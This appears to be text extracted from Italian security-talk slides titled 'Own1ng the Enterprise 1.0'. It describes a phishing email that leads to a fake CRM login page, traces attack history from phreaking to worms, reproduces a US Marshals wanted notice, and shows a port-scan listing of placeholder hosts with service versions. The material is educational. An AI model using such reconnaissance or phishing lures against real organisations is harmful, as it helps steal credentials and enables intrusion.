
Scenario 2: utenti

phishing

The image shows a composite screenshot illustrating a phishing attack. On the left, an email interface displays a message from 'Igor Falcomatà' with the subject 'nuovo indirizzo intranet'. The email body contains the text 'Il nuovo indirizzo per accedere al CRM è <http://www.saleslogix.com>' and 'clao, l.'. A red arrow points to the URL with the word '(Click)' written in red. On the right, a browser window shows the 'saleslogix' login page, which includes a 'User name' field, a 'Password' field, a 'Remember me' checkbox, and a 'Log On' button. A large black rectangle is placed over the right side of the browser window to represent a missing or obscured image.

Phishing

...non solo verso siti di banking



Prima di Internet

1960..

- **phreaking**
- **social engineering (telefono, persona)**
- **malware (virus, trojan)**
- **X25 / itapac / videotel**
- **RAS / BBS**
- **1-800-... / green**
- **Layer 1 (Physical)**



U.S. Department of Justice
United States Marshals Service

WANTED BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: Subject arrest, valid warrant through National Crime Information Center (NCIC)

United States Marshals Service (USMS) case number: (987) 3721490011

NAME:REITHUK, KEVIN DAVID

AKA(S):REITHUK, KEVIN DAVID
REEMILL, BRIAN ALLEN



DESCRIPTION:

Sex:MALE
Race:WHITE
Place of Birth:
Date(s) of Birth:
Height:
Weight:
Eyes:
Hair:
Shirtsize:
Sex, Marks,
Social Security
NCIC Fingerprint




Internet 1.0

1980..

- **social engineering (mail)**
- **malware (worm, dialer)**
- **attacchi client/server**
 - **basso numero di sistemi**
 - **nessun firewall**
 - **scarsa conoscenza tecniche di attacco**
- **DOS (Denial of Service)**


Own1ng the Enterprise 1.0

in una Internet remota, molti anni fa ..



Discovery...

Own1ng the Enterprise 1.0



Discovery...

1.0

```
1.2.3.1:
  23/tcp      telnet  router

1.2.3.3:
  7/tcp       echo
  9/tcp       discard?
  13/tcp      daytime
  19/tcp      chargen
  21/tcp      ftp     10.x ftpd 4.1 (Tue May 15 16:38:46 CDT 2001)
  23/tcp      telnet  telnetd
  25/tcp      smtp    8.9.3/8.9.3 (AIX 4.3)
  37/tcp      time    bits)
  53/tcp      domain  Bind 8.X
  512/tcp     exec    rexecd
  513/tcp     rlogin
  1002/tcp    status  (rpc #100024)
  1521/tcp    oracle-tns  TNS Listener

1.2.3.11:
  1080/tcp    socks5  authentication required
  8080/tcp    http-proxy  webproxy 2.4.STABLE1

1.2.3.12:
  80/tcp      http    IIS webserver 4.0
  135/tcp     msrpc   Windows RPC
  139/tcp     netbios-ssn
  5900/tcp    vnc     (protocol 3.1)
```


Mr. Mal

utente re

utente i

Exploiting...

Own1ng the Enterprise 1.0



